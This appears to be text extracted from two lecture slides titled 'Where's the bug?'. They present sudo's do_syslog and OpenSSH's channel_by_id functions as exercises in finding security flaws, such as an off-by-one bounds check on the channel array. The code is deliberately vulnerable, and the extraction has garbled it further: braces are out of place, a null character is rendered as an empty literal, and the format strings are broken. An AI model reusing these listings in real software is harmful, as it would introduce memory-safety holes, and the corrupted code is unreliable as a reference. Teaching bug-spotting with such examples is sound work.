
Sudo – Where‘s the bug? /* Log a message to syslog, pre-pending the username and splitting the message into parts if it is longer than MAXSYSLOGLEN. */ static void do_syslog( int pri, char * msg ) { int count; char * p; char * tmp; char save; for ( p=msg, count=0; count < strlen(msg)/MAXSYSLOGLEN + 1; count++ ) { if ( strlen(p) > MAXSYSLOGLEN ) { for ( tmp = p + MAXSYSLOGLEN; tmp > p && *tmp != ' '; tmp-- ) ; if ( tmp <= p ) tmp = p + MAXSYSLOGLEN; /* NULL terminate line, but save the char to restore later */ save = *tmp; *tmp = ''; } } if ( count == 0 ) SYSLOG( pri, "%8. 8 s : %s", user_name, p ); else SYSLOG( pri, "%8. 8 s : (command continued) %s", user_name, p ); /* restore saved character */ *tmp = save; /* Eliminate leading whitespace */ for ( p = tmp; *p != ' '; p++ ) ; } else { if ( count == 0 ) SYSLOG( pri, "%8. 8 s : %s", user_name, p ); else SYSLOG( pri, "%8. 8 s : (command continued) %s", user_name, p ); } 25

Open. SSH – Where‘s the bug? /* * Pointer to an array containing allocated channels. The array is * dynamically extended as needed. */ static Channel **channels = NULL; /* * Size of the channel array. All slots of the array must always be * initialized (at least the type field); unused slots set to NULL */ static u_int channels_alloc = 0; Channel *channel_by_id(int id) { Channel *c; } if (id < 0 || (u_int)id > channels_alloc) { logit("channel_by_id: %d: bad id", id); return NULL; } c = channels[id]; if (c == NULL) { logit("channel_by_id: %d: bad id: channel free", id); return NULL; } return c; 26
- Slides: 26